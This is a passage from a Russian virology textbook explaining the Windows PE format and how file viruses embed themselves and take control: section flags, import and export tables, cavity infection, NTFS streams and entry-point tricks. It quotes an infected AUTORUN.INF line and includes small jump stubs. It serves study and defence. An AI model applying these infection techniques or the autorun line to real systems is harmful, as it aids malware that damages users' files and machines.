Например, в программном файле «NOTEPAD.EXE» имеется секция «.text» с битовыми флагами 060000020h, и это означает, что она содержит исполняемый программный код, который разрешено только читать. Секция «.data» этой же программы имеет набор флагов 0C0000040h, что соответствует инициализированным данным, которые можно и читать, и видоизменять. «Псевдосекция» заголовков нигде явно не описана, но ее свойства (с точки зрения Windows 9X, но не Windows NT!) можно охарактеризовать флагами 60000060h, то есть в ней могут содержаться и данные, и пригодный для исполнения код, но запись в эту секцию запрещена.

Наличие подобных флагов, строго разграничивающих «права и обязанности» содержимого секций, несколько затрудняет вирусу жизнь: например, становится невозможной простая самомодификация кода, на которой основаны самошифрование и полиморфизм. Но, разумеется, для того чтобы написать простенькую утилитку, устанавливающую для секций в программном файле нужные флаги (например, 0E0000020h), не нужно быть гением программирования, и изготовить ее для себя в течение 15 минут способен любой вирусописатель, вирусолог и просто любознательный системный программист. Забавный факт: выполняющая подобную операцию крайне примитивная утилита «PEWRSEC.EXE», опубликованная в середине 90-х годов в одном из ранних номеров электронного журнала «29A», вдруг начала свое бурное распространение по миру гораздо быстрее и активнее иных вирусов, так что вирусологи даже откликнулись на этот факт специальными пресс-релизами и срочно внесли ее в свои антивирусные базы (например, «Антивирусу Касперского» она известна под названием **VirTool.Pewrsec**).

4.3.1.3. Импорт объектов

Под «объектами» в данном случае понимаются процедуры и функции, расположенные во внешних библиотеках (например, системные сервисы). Программы, не импортирующие никаких внешних процедур, теоретически существовать могут, но работать они будут далеко не во всех операционных системах. Дело в том, что в Windows 9X динамическая библиотека «KERNEL32.DLL» автоматически проецируется на адресное пространство любой программы, даже той, которая не собиралась к ней обращаться. Поэтому такая программа, если вдруг внезапно «передумает», все-таки сможет обратиться к системным сервисам, и этот прием («явный» импорт) будет рассмотрен далее. В противоположность этому Windows NT с такой программой «нянчиться» не станет и реально оставит ее без «KERNEL32.DLL», на чем, собственно говоря, ее бренное существование и завершится. Если же вести речь о «нормальных» программах, то они, как правило, импортируют, по крайней мере, функцию ExitProcess() из «KERNEL32.DLL».

Известны два варианта импорта функций из внешних динамических библиотек: явный и неявный.

Явный импорт подразумевает, что программа на этапе своего выполнения запрашивает у операционной системы линейный адрес интересующей функции и использует полученное значение для непосредственного доступа к оной. Например, это может выглядеть так:

```
typedef UINT (WINAPI* EPType)(ULONG);
HMODULE hK32 = GetModuleHandle("KERNEL32.DLL");
EPType _ExitProcess=GetProcAddress(hK32, "ExitProcess");
_ExitProcess(0);
```

Но этот способ импортирования функций изначально ограничен. Дело в том, что он основан на работе системных функций GetModuleHandle и GetProcAddress, которые, в свою очередь, тоже являются системными сервисами, поставляемыми библиотекой «KERNEL32.DLL». Получается замкнутый круг, который невозможно разорвать средствами явного импорта.

Неявный импорт предусматривает, что:

- чисто лингвистическими (языковыми) средствами программа анонсирует лишь перечень интересующих ее библиотек и импортируемых из них функций;
- на этапе трансляции и компоновки эти данные помещаются в служебные области EXE-файла;
- функциональный компонент операционной системы (называемый обычно просто «загрузчиком») не только размещает код и данные программы в оперативной памяти, но и, пользуясь перечнем имен библиотек и функций, формирует в ее адресном пространстве специальную справочную таблицу IAT (Import Address Table) с актуальными линейными адресами этих функций;
- на этапе исполнения программы вызов той или иной внешней функции сводится к обращению по линейному адресу, хранящемуся в той или иной «строке» таблицы IAT.

Механизм неявного импортирования функций из внешних библиотек базируется на *таблице импорта*, которую можно найти в памяти по значению поля «ImportTableRVA» заголовка PE-программы. В дисковом файле ее придется искать внутри одной из секций, RVA которых известны. Например, в программе «NOTEPAD.EXE» из Windows 98 поле «ImportTableRVA» имеет значение 6000h, что соответствует «внутренностям» секции «.idata». Ну а местоположение самой этой секции в дисковом файле известно (см. поле «PointerToRawData» таблицы секций).

Таблица импорта – это «вход» в разветвленную структуру данных, содержащую сведения об именах и адресах импортируемых объектов, а также о принадлежности их тем или иным библиотекам. Вот формат «строки» этой таблицы:

```
OriginalThirstThunk         dd ? ; +00h - RVA адреса имени функции
TimeDateStamp               dd ? ; +04h - Метка даты и времени
```

```
ForwarderChain          dd ? ; +08h - Не используется
Name                    dd ? ; +0Ch - RVA имени библиотеки
FirstThunk              dd ? ; +10h - RVA линейного адреса функции
```

Теоретически поле «ImportTableSIze» в таблице объектов характеризует размер таблицы импорта. Но практика показала, что более надежным является сканирование таблицы импорта до тех пор, пока все ее поля не окажутся нулевыми. Принцип хранения информации, описываемой этой таблицей, представлен на рис. 4.11.




Рис. 4.11 ❖ Организация импорта в PE-программах

Но не так все просто. На самом деле механизм импорта внешних объектов, используемый в Windows, представляет собой совокупность нескольких различных методов, решающих одну и ту же задачу, но по-разному – в зависимости от версии операционной системы; от вида импортирующей программы; от компоновщика, который сгенерировал программный файл; от библиотеки, функции которой импортируются; и еще от многих условий.

Обычно каждая «строка» таблицы импорта характеризует целую группу функций, импортируемых из какой-то определенной библиотеки, символьное имя которой адресуется полем «Name» (например, этой библиотекой может быть «KERNEL32.DLL»). Ключевую роль в каждой «строке» играет поле «TimeDateStamp», которое предназначено для хранения уникальной метки той версии библиотеки, на которую ориентировался компоновщик, создавая программный файл.

Рассмотрим несколько различных вариантов числовых значений этого поля, которые реально встречаются в программных файлах.

Вариант первый – «стандартный» и наиболее частый: поле «TimeDateStamp» содержит значение 0. Это означает, что компоновщик изначально не ориентировался на какую-нибудь конкретную версию библиотеки. В этом случае поле «OriginalThirstThunk» ссылается внутрь «Таблицы адресов имен или ординалов функций» на первый 32-битовый элемент в подгруппе последовательно расположенных RVA имен (или ординалов) функций, а поле «ThirstThunk» – внутрь таблицы «IAT» на первый элемент в подгруппе RVA самих функций. Обе эти подгруппы «синхронны», то есть их элементы с одинаковым индексом описывают одну и ту же функцию, и обе они заканчиваются нулевым элементом. Ординал от адреса имени функции отличить очень просто: если в элементе «Таблицы адресов имен или ординалов функций» установлен в единицу старший 31-й бит, то остальные биты представляют собой номер функции в библиотеке, то есть ее ординал; если этот бит сброшен в 0, то данное 4-байтовое число представляет собой ссылку внутрь «массива имен функций». Этот массив содержит записи переменной длины, первые два байта которых содержат числовую «подсказку» загрузчику, где искать функцию в библиотеке (часто это просто 0), а далее следует строка имени, заканчивающаяся нулевым байтом. Кстати, иногда поле «OriginalThirstThunk» может оказаться пустым, в этом случае поле «FirstThunk» несет двойную нагрузку: в программном файле оно содержит ссылку внутрь «Таблицы имен или ординалов функций», а после загрузки в память – ссылку внутрь «IAT». Массив «IAT» становится актуальным только после загрузки программы в память, когда загрузчик помещает в него реальные значения адресов функций.

Вариант второй, характерный для некоторых системных утилит, входящих в дистрибутивную поставку Windows: поле «TimeDateStamp» содержит значение, отличное от 0, например 0FFFFFFFFh. Это означает, что компоновщик учел следующее обстоятельство: для конкретной версии Windows, с которой однозначно связана конкретная версия стандартной динамической библиотеки, линейные адреса расположения различных сервисных функций жестко фиксированы. Таким образом, сложный процесс поиска и сопоставления имен и адресов функций, описанный выше, оказывается избыточным. Актуальные адреса функций можно заранее, еще на этапе компоновки жестко прописать в программе, подразумевая при этом, что данную программу никто не будет пытаться запускать в неподходящей вер-

сии Windows. Такой вид импорта в фирменной документации от Microsoft называется *bound-импортом* (от англ. *to bind* – сплетать что-либо вместе). Если «TimeDateStamp» содержит какое-то конкретное числовое значение, то информация об именах библиотек хранится так же, как и в «стандартном» случае, описанном выше. Если «TimeDateStamp» содержит FFFFFFFFh, то для доступа к именам библиотек используется отдельная таблица, которая адресуется полем «BoundImportRVA» заголовка PE-программы. Формат каждого элемента этой таблицы выглядит следующим образом:

```
TimeDateStamp                dd ? ; +00h - Метка даты/времени
OffsetModuleName             dw ? ; +04h - Смещение имени библиотеки
NumberOfModuleForwarderRefs  dw ? ; +06h - Количество "опосредованных" вызовов
```

Метка даты и времени, хранящаяся в поле «TimeDateStamp», нужна для сравнения со значением в одноименном поле заголовка библиотеки – вдруг она (библиотека) все-таки имеет другую версию?! Поле «OffsetModuleName» содержит смещение имени библиотеки, отсчитываемое от начала bound-таблицы. Поле «NumberOfModuleForwarderRefs» требуется загрузчику в том случае, если импортируемая функция сама вызывает какую-нибудь другую функцию из другой библиотеки, версию которой тоже необходимо проконтролировать. А где же хранятся актуальные адреса функций? Под них выделен массив 32-битовых двойных слов, адресуемый полем «IATRVA» заголовка. Он разбит на несколько групп (по количеству библиотек), разделенных нулевыми элементами. Общее количество элементов IAT-таблицы легко определяется по значению поля «IATSize».

Третий случай, соответствующий так называемому *«отложенному» импорту*, тоже изредка встречается в программах. Подробно мы его рассматривать не будем, так как в контексте нашей книги он большого интереса не представляет. Упомянем только, что основная идея «отложенного» импорта заключается в перенаправлении запросов некоему компоненту операционной системы, который динамически определяет нужные адреса функций и подставляет их в таблицу импорта.

Итак, мы рассмотрели несколько различных способов, при помощи которых PE-программа может импортировать функции из внешней динамической библиотеки. Следует отметить, что в чистом виде они в PE-программах практически не встречаются, а обычно имеют место различные их комбинации. Часто в PE-программе присутствуют служебные данные, которые можно использовать и для «стандартно-

го», и для «сплетенного» импорта. Если имеется альтернатива, то загрузчик программ обычно начинает разбор структур с bound-импорта (так как он проще и быстрее) и только при несовпадении версий библиотек переходит к «стандартной» или «отложенной» методике.

4.3.1.4. Экспорт объектов

Это механизм, обеспечивающий операцию, обратную к импорту. При помощи него динамические библиотеки (а иногда и исполняемые программы) предоставляют необходимую служебную информацию о процедурах и функциях, которыми «согласны поделиться» с другими программами. Например, системная библиотека «KERNEL32.DLL» в разных версиях Windows содержит от нескольких сотен до нескольких тысяч таких «общедоступных» функций.

Могут ли программы и динамические библиотеки одновременно импортировать и экспортировать функции? Да, могут. Например, исполняемые программы, подготовленные для работы под управлением отладчика, кроме вполне естественного импорта, также экспортируют несколько функций, которыми этот отладчик будет пользоваться. А динамическая библиотека «KERNEL32.DLL» из Windows NT почти все экспортируемые функции предварительно импортирует из другой библиотеки «NTDLL.DLL», где они на самом деле и реализованы.

Разбор механизма экспорта следует начинать с оглавления, позиция которого определяется содержимым поля «ExportTableRVA» заголовка программы. Это оглавление и все служебные таблицы, описывающие экспорт, часто компактно располагаются в одной из секций (например, в «.edata»), но существует немало динамических библиотек и программ, в которых это не так. Структура оглавления:

```
Characteristics       dd ? ; +00h - Поле характеристик, обычно здесь содержится 0
TimeDateStamp         dd ? ; +04h - Метка времени и даты создания
MajorVersion          dw ? ; +08h - Старшее слово версии
MinorVersion          dw ? ; +0Ah - Младшее слово версии
Name                  dd ? ; +0Ch - RVA имени библиотеки или программы
Base                  dd ? ; +10h - Число, с которого начинается нумерация функций
NumberOfFunctions     dd ? ; +14h - Количество функций
NumberOfNames         dd ? ; +18h - Количество имен функций
AddressOfFunctions    dd ? ; +1Ch - RVA таблицы адресов функций
AddressOfNames        dd ? ; +20h - RVA таблицы адресов имен функций
AddressOfNameOrdinals dd ? ; +24h - RVA таблицы номеров функций
```

Наиболее важны для нас поля «AddressOfFunctions», «AddressOfNames» и «AddressOfNameOrdinals». Они содержат адреса таблиц,

описывающих экспортируемые функции. Взаимодействие данных, размещенных в этих таблицах, можно представить следующим образом:




Рис. 4.12 ❖ Организация экспорта в PE-программах

Как было нами рассмотрено ранее, импортирующая программа для доступа к интересующей функции может указать как ее имя (например, «ExitProcess»), так и ординал (например, 248). Соответственно, механизм экспорта основан на двух таблицах, одна из которых содержит 32-битовые указатели на строковые имена функций, а другая – 16-битовые порядковые номера (это еще не ординалы!). Эти таблицы содержат по «NumberOfNames» записей и «синхронны», то есть записи с одинаковым индексом описывают одну и ту же функцию. Сканируя их параллельно, можно по имени функции узнать ее порядковый номер, а по порядковому номеру – имя. Порядковый номер функции – это ее индекс в «Таблице адресов функций». Именно этот индекс и считается «ординалом», по которому выполняется экспорт функций.

«Таблица адресов функций», по сравнению с другими таблицами, устроена несколько сложнее.

Во-первых, нумерация ее записей начинается с числа, которое не обязательно равно единице, и определяется значением поля «Base» оглавления. Именно поэтому «ординал» может не совпадать с «порядковым номером».

Во-вторых, в ней могут встретиться адреса функций, которым нет соответствия в «Таблице адресов имен функций» и в «Таблице номеров функций». Это просто означает, что указанные функции хотя и присутствуют в библиотеке, тем не менее не предназначены для экспорта.

В-третьих, в таблице могут встретиться «пустые» записи с нулевым значением, то есть данный ординал зарезервирован, но не используется.

В-четвертых, в разных записях могут встречаться одинаковые значения. Например, в «KERNEL32.DLL» из Windows 95 функции «BackupRead» (ординал 127) и «BackupWrite» (ординал 129) реализуются одним и тем же кодом, и поэтому им в таблице соответствует один и тот же адрес.

Наконец, некоторые записи в этой таблице могут указывать не на код внутренней функции, а на строковое имя внешней функции, предварительно импортированной из другой библиотеки. Это характерно, например, для библиотеки «KERNEL32.DLL» из Windows NT.

4.3.2. Где располагаются вирусы

В Windows могут существовать простые вирусы традиционных типов («спутники» и «оверлейные» вирусы), но в подавляющем большинстве случаев вирусописателями используются методы заражения, основанные на «имплантации» кода вируса в структуру PE-программы. Появились также новые и необычные методы размещения вирусного кода. Итак, обо всем по порядку.

4.3.2.1. Файловые «черви»

Вирусы этого типа не прикрепляются к другим программам, а просто «лежат» в каком-нибудь каталоге в виде отдельного файла. Как же они получают управление? В эпоху MS-DOS вирусам подобного типа приходилось из шкуры вон лезть, пытаясь соблазнить пользователя каким-нибудь «привлекательным» наименованием типа «PORNO.EXE» или «RUNME.COM». Теперь этого не требуется. Червь может просто прописать свой запуск в Реестре (такой подход широко используется сетевыми и почтовыми червями). Файловые же черви используют файл «AUTORUN.INF», который служит для старта программ, размещенных на съемных носителях – CD-дисках и «флэшках». Вот типичный пример содержимого «AUTORUN.INF», обнаруженного на зараженной «флэшке»:

```
[AutoRun]
shellexecute=recycled\sys.exe
```

Нетрудно сообразить, что вирус (в данном случае это **Win32.Perlovga.a**) создает на «флэшке» каталог «RECYCLED» (это стандартное имя для «мусорной корзины» Windows) и помещает в него свое тело. Стоит вставить «флэшку» в USB-разъем, и вирус тут же запускается.

Существуют довольно сложные способы отключения автозапуска программ, связанные с редактированием Реестра. Однако заблокиро-

вать распространение AUTORUN-червей можно и «рабоче-крестьянскими» методами – достаточно вручную создать на «флэшке» каталог с именем «AUTORUN.INF», поместить в него еще несколько вложенных каталогов (возможно, с «запрещенными» именами типа «AUX», хотя это не обязательно) и защитить их все от записи. Далеко не всякий «червяк» сообразит, что перед ним не файл, а каталог; что для его удаления необходим рекурсивный обход дерева с «вычищением» всего содержимого, со сбросом битов, с правкой имен и т. п.

Дешево и сердито, не так ли?

Впрочем, в 2011 г. Microsoft выпустила патч, деактивирующий для всех версий Windows автозапуск со сменных носителей, а в Windows 7 автозапуск просто-напросто отключен по умолчанию.

4.3.2.2. Вирусы-«спутники»

Формально вирусы этого типа вполне могут жить и размножаться под управлением 32-разрядных версий Windows. Их свойства были нами изучены на примере MS-DOS-«собратьев», и нового добавить остается очень мало. Пожалуй, самой интересной особенностью Windows, влияющей на «повадки» вирусов-спутников, является порядок поиска системой программ и динамических библиотек, предназначенных для загрузки в память:

- сначала в каталоге процесса-родителя;
- затем в текущем каталоге;
- потом в «системном» каталоге Windows (например, в «C:\WinNT\SYSTEM32» или в «C:\Windows\SYSTEM»);
- далее в «базовом» каталоге операционной системы (например, в «C:\WinNT» или в «C:\Windows»);
- наконец, в каталогах, перечисленных в «тропе» (то есть в переменной окружения «PATH»).

Например, вирус может создать какой-нибудь «поддельный» компонент операционной утилиты (динамическую библиотеку или утилиту), который по умолчанию располагается в «базовом каталоге», и поместить его в «системный» каталог. В этом случае в первую очередь будет исполняться именно «подделка». Так, в частности, поступают вирусы семейства **Win9X.Dupator** с библиотекой «KERNEL32.DLL».

Впрочем, для вирусов семейства **Win9X.Dupator** это всего лишь «вспомогательный» механизм. Шансы же на распространение «чистых» вирусов-«спутников» незначительны, поэтому в среде Windows их очень мало, и встречаются они только в коллекциях вирусологов в «заспиртованном» виде.

4.3.2.3. «Оверлейные» вирусы

«Оверлеями» в PE-программах могут считаться любые данные, формально находящиеся внутри программного файла, но не содержащиеся внутри секций (не забывайте, PE-заголовок мы тоже условно считаем секцией!). Все, что расположено вне секций, при загрузке программы в память не попадает. В 32-разрядных версиях Windows возможности вирусов, работающих по «оверлейному» принципу, несколько ограничены, по сравнению с возможностями их DOS-собратьев. Это связано прежде всего с запретом видоизменения файла исполняющейся в данный момент программы. Конечно, «оверлейные» вирусы существуют, и их не так уж и мало, но они, как правило, написаны на языках высокого уровня и используют весьма примитивную и малокорректную технику: просто «отрыгивают» свой оверлей (то есть оригинальную программу) во внешний файл с жестко фиксированным или случайным (вирус **Win32.Sbit.8192**) именем и запускают его на исполнение при помощи «CreateProcess» или «WinExec». Некоторые программы, запущенные под «чужим» именем, просто не будут правильно работать. К тому же практически все такие вирусы не дожидаются окончания работы запущенной программы и не удаляют ее файла, а просто присваивают ему атрибут «невидимый».

Конечно, существуют и более корректные методы, но они довольно сложны и связаны с воспроизведением алгоритма, используемого системным загрузчиком Windows. Не исключено, что вирусы, использующие такие алгоритмы, существуют, но в любом случае их единицы, и обнаружить их можно только в коллекциях вирусологов.

Весьма характерным признаком простых «оверлейных» вирусов является изменение иконки зараженной программы. В самом деле, ведь после заражения в файле «живет» совсем другая программа!

4.3.2.4. Вирусы в расширенной последней секции

Это самый простой и самый естественный способ размещения постороннего кода в PE-программе. Суть его заключается в том, что вирус просто увеличивает в таблице секций размер последней секции и записывает вирус в образовавшееся в конце файла дополнительное пространство. Естественно, для этой секции необходимо установить флаги, соответствующие исполняемому коду, иначе вирус не сможет стартовать из нее. Вот пример видоизменений, произошедших в программе «NOTEPAD.EXE», зараженной вирусом **Win9X.DarkSide.1371** (см. табл. 4.1).

Таблица 4.1. Изменения в заголовке, произведенные вирусом DarkSide

Поле заголовка	До заражения	После заражения
AddressOfEntryPoint	0x1000	0xBA00
NumberOfSections	6	6
SizeOfImage	0xC000	0xC600

Описание последней секции программы до заражения (см. табл. 4.2).

Таблица 4.2. Характеристики последней секции до заражения

Name	VirtSize	RVA	PhysSize	Offset	Flags
6 .reloc	91E	B000	A00	7C00	42000040 r....d...

И после него (см. табл. 4.3).

Таблица 4.3. Характеристики последней секции после заражения

Name	VirtSize	RVA	PhysSize	Offset	Flags
6 .reloc	F1E	B000	1000	7C00	62000060 r.ec.d...

Запись вирусного кода в секции, содержащие оверлей (их длина в дисковом файле больше размера, зарезервированного для загрузки в память), может привести к некорректной работе зараженной программы. Тем не менее большинство вирусов, заражающих PE-файлы, используют именно этот метод внедрения вирусного кода. В некотором смысле его можно считать «стандартным».

4.3.2.5. Вирусы в дополнительной секции

Это довольно корректный и надежный, хотя и не слишком популярный способ заражения PE-программ. Он был использован в самом первом PE-вирусе **Win9X.Boza**. В таблицу секций добавлялась новая «строка», описывающая секцию с именем «.vlad» и флагами C0000040h. Сама секция физически размещалась в конце файла (см. табл. 4.4).

Таблица 4.4. Секции программы, зараженной вирусом Boza

Name	VirtSize	RVA	PhysSize	Offset	Flags
1 .text	000003E5	00001000	00000400	00000400	60000020 r.ec.....
2 .data	00000098	00002000	00000200	00000800	C0000040 rw...d...
3 .idata	0000025A	00003000	00000400	00000A00	40000040 r....d...
4 .rsrc	00001314	00004000	00001400	00000E00	40000040 r....d...

Таблица 4.4. Секции программы, зараженной вирусом Boza *(окончание)*

Name	VirtSize	RVA	PhysSize	Offset	Flags
5 .reloc	000000D2	00006000	00000200	00002200	42000040 r....d...
6 .vlad	**00002000**	**00007000**	**00000C00**	**00002600**	**C0000040 rw...d...**

При этом вирусу приходилось корректировать значения некоторых полей заголовка программы (см. табл. 4.5).

Таблица 4.5. Поля заголовка программы, зараженной вирусом Boza

Поле заголовка	До заражения	После заражения
AddressOfEntryPoint	0x12C6	0x7000
NumberOfSections	0x0005	0x0006
SizeOfImage	0x7000	0x9000

Есть и другие вирусы, использующие подобную технологию внедрения своего кода в программу. Например, вирус **Win32.Parite.a** добавляет к заражаемой программе секцию с именем «.pmj», вирус **Win9X.Inca** (он же **Win9X.Fono.15327**) – секцию со случайным именем, а вирус **Win9X.Filth.1030** – секцию без имени.

4.3.2.6. Вирусы, распределенные по секциям

Этот метод внедрения вирусного тела в PE-программу пользуется тем обстоятельством, что объем «полезной» информации, хранящейся в секциях программного файла, меньше размера выделенных под нее данных. Наличие в конце секций пустых «хвостов» – вполне нормальное явление. Например, из пяти–семи десятков стандартных утилит и аксессуаров, «живущих» в каталогах «C:\Windows» и «C:\WINNT», почти все имеют суммарные длины «хвостов» более 1024 байтов, причем половина из них – даже более 4096 байтов. Для размещения вирусного кода внутри файла PE-программы этого обычно оказывается вполне достаточно.

Посмотрите, как это делает знаменитый вирус **Win9X.CIH**. Вот таблица секций «здоровой» программы «PBRUSH.EXE» из Windows 95 (см. табл. 4.6).

Давайте обратим внимание на первую секцию «.text». В дисковом файле под нее отведено 200h=512 байтов, в то время как реально в ней содержится всего ABh=171 байт «полезной» информации. Сле-

Таблица 4.6. Таблица секций программы до заражения

Name	VirtSize	RVA	PhysSize	Offset	Flags
1 .text	AB	1000	200	400	60000020 r.ec.....
2 .idata	E4	2000	200	600	40000040 r....d...
3 .rsrc	1000	3000	800	800	40000040 r....d...
4 .reloc	34	4000	200	1000	42000040 r....d...

довательно, остальные 512 – 171 = 341 байт могут быть использованы вирусом для хранения части своего кода. Имеются 284 «бесхозных» байта и в конце второй секции «.idata», и 460 – в конце последней секции «.reloc». Наконец, не забудьте, что несколько сотен байтов свободны в конце «псевдосекции» заголовков. Вирус, код которого имеет длину чуть более 1000 байтов, размещается в неиспользуемых фрагментах PE-программы «с комфортом». Вот таблица сегментов зараженной программы, в которой виртуальные размеры секций выровнены вирусом на максимально возможную длину, а физические размеры не изменены (см. табл. 4.7).

Таблица 4.7. Секции с «округленными» размерами

Name	VirtSize	RVA	PhysSize	Offset	Flags
1 .text	**200**	1000	200	400	60000020 r.ec.....
2 .idata	**200**	2000	200	600	40000040 r....d...
3 .rsrc	1000	3000	800	800	40000040 r....d...
4 .reloc	**200**	4000	200	1000	42000040 r....d...

Разумеется, длина зараженного файла остается прежней. Увидеть вирусный код внутри такого файла можно только при помощи специальных утилит, показывающих его числовой дамп.

Интересно, что в первые месяцы после начала всемирной эпидемии вируса **Win9X.CIH** многие антивирусы не сразу научились корректно удалять вирусный код из зараженных файлов. Они лишь обезвреживали вирус, уничтожая его стартовый фрагмент, расположенный в «псевдосекции» заголовков. Остальной код вируса, включающий процедуру порчи содержимого Flash-памяти компьютера, оставался в «хвостах» секций.

В принципе, эти остатки вируса внутри файла абсолютно безопасны, так как не могут получить управления. Но некоторые современные антивирусы, например антивирус Касперского и Norton Antivirus, распознают такой «недолеченный» вирус как вредоносную программу **Trojan.FlashKiller** и предлагают ее «долечить насмерть». Надо ли

соглашаться? Пожалуй, да. Хотя бы ради того, чтобы в следующий раз при проверке диска те же антивирусы не раздражали пугливого пользователя своими тревожными сообщениями.

Метод размещения кода в «хвостах» секций, использованный вирусом **Win9X.CIH**, стал объектом многочисленных подражаний. Стоит упомянуть также идею размещения тела вируса внутри секций, оригинальное содержимое которых упаковано каким-либо методом сжатия данных, благодаря чему в них возникают искусственно созданное свободное пространство. Реализована ли эта сложная, но красивая технология в каких-нибудь реальных вирусах? В качестве примера можно упомянуть **Win32.Slow.8192**... да и все, пожалуй, на этом.

Зато имеются вирусы, которые ничтоже сумняшеся вписываются в секцию «.reloc», затирая расположенную там таблицу перемещаемых ссылок своим телом. Для динамических библиотек это было бы фатальным, а исполняемые PE-программы обычно спокойно переносят подобные жестокие эксперименты над собой. Примеры таких вирусов: **Win32.Orez.6279**, **Win9X.Sk.8699, Win32.Mockoder.1120** и др.

4.3.2.7. Вирусы в файловых потоках NTFS

Как уже упоминалось в разделе, посвященном описанию файловых систем Windows, в NTFS файлы организованы в виде множества потоков, причем только один из них является видимым, а остальные содержат служебную информацию и по умолчанию скрыты от постороннего глаза. Для работы прикладных программ с файловыми потоками используются традиционные API-функции («CreateFile», «CopyFile», «DeleteFile» и прочие), которым в качестве параметров передаются имена следующего специального вида: «ИмяФайла:ИмяПотока:Атрибут».

По умолчанию служебные потоки файла не имеют имени, но имеют атрибуты, специфицирующие назначение потока. Например, время создания файла хранится в «C:\NOTEPAD.EXE::$Time», а данные файла хранятся в «C:\NOTEPAD.EXE::$Data». И наоборот, неспецифицированные файловые потоки могут иметь имя, но не иметь атрибута. Подобные потоки создают вирусы, записывающиеся поверх заражаемой программы и переносящие ее оригинал в свой скрытый поток. Например, вирус **W2K.Team** свое тело размещает в файле «NOTEPAD.EXE», а старое содержимое этого файла при помощи функции CopyFile сохраняет в потоке с именем «NOTEPAD.EXE:CCC». Вирусы подобной разновидности мало чем отличаются от вирусов-«спутников», поэтому они так же немногочисленны и ред-

ки. Например, первый известный вирус этой группы **W2K.Stream**, написанный совместно двумя чешскими вирусописателями Ratter и Benny, произвел фурор в умах «ценителей», но так и не выбрался с электронных страниц журнала «29A».

4.3.3. Как вирусы получают управление

В этом разделе мы рассмотрим способы передачи управления вирусному коду, внедренному внутрь файла зараженной программы. Забегая вперед, отметим, что ничего принципиально нового, по сравнению с DOS-вирусами, не появилось, имеет смысл остановиться только на вновь появившихся особенностях.

4.3.3.1. Изменение адреса точки входа

Это самый естественный и самый простой способ передачи управления вирусу. В условиях «плоской» модели памяти 32-битовых версий Windows это делается совсем не сложно: достаточно просто вписать в поле «AddressOfEntryPoint» заголовка PE-программы новое значение, соответствующее первой команде вирусного кода. Такая манипуляция с заголовком была нами уже проиллюстрирована несколькими страницами ранее, когда мы изучали способ внедрения в «жертву» вируса **Win9X.DarkSide.1371**. А вообще, вирусов, поступающих подобным образом, – подавляющее большинство.

Иногда вирус, получивший управление, сразу пользуется исходными значениями регистров, настроенными загрузчиком Windows-программ:

- EAX=EIP (в Windows 9X) или 0 (в Windows NT);
- EBX=005*0000h (в Windows 9X, здесь «*» – некая цифра) или 7FFDF000h (в Windows NT, это адрес PEB);
- [ESP+00] – адрес внутри процедуры-загрузчика.

Возврат управления оригинальной программе тоже обычно тривиален и выполняется командой «JMP», оформленной следующим образом:

```
        dw      25FFh     ; Опкод команды длинного перехода
        dd      Adr       ; Адрес адреса перехода
        ...
Adr     dd      ?         ; Адрес перехода
```

или комбинацией PUSH/RET:

```
        db      68h       ; Опкод команды PUSH
Adr     dd      ?         ; Адрес перехода
        ret
```

Поле «AddressOfEntryPoint» не обязательно должно указывать в кодовую секцию программы и вообще в какую-нибудь секцию. Выше мы уже упоминали интересную особенность вируса **Win9X.CIH**, чей стартовый фрагмент размещался в области заголовков заражаемой программы. Немало дизассемблеров и отладчиков образца 1995–1998 годов (например, Sourcer v7.X) просто отказывались работать при попытке использовать их для изучения кода этого вируса! «Финт» с точкой входа, использованный вирусом **Win9X.CIH**, был впоследствии повторен в очень многих вирусах (см., например, **Win32.Haless.1127**, **Win32.Noise.410**, **Win9X.Argos.328**, **Win9X.Rinim** и прочие), но, конечно, дважды над одной шуткой смеяться не принято, и поэтому все современные дизассемблеры и отладчики обрабатывают эту ситуацию без затруднений.

4.3.3.2. Изменение кода в точке входа

При этом способе адрес точки входа в заголовке не меняется, а вместо этого в первые байты программного кода вставляются команды перехода на вирус (например, «JMP»). Эта технология очень напоминает ту, которая использовалась когда-то давным-давно для заражения COM-программ в MS-DOS. А вот EXE-программы таким образом в DOS-эпоху заражались редко. Для них подобный трюк надо было выполнять очень осторожно, так как в видоизменяемых командах могла присутствовать перемещаемая ссылка. Спустя годы «халява» вернулась, поскольку для исполняемых PE-программ перемещаемые ссылки практически неактуальны. Не изменяют адреса точки входа такие вирусы, как **Win32.Parvo**, **Win9X.Marburg**, **Win32.Cabanas** и многие другие.

4.3.3.3. Использование технологии EPO

Удивительно, но идея внедрения вируса в середину программного кода «расцвела» не в DOS-эпоху, когда она была придумана и когда для ее реализации особых усилий прилагать не требовалось, а много позже – в эпоху 32-разрядных версий Windows.

Для поиска подходящего места для вставки своих стартовых команд вирусы используют разные технологии.

Проще всего сканировать кодовую секцию заражаемой программы, останавливая свое внимание на «прологах» процедур и функций,

```
push    ebp
mov     ebp,esp
```

на обращениях к типичным системным сервисам

```
push 0
call ExitProcess
```

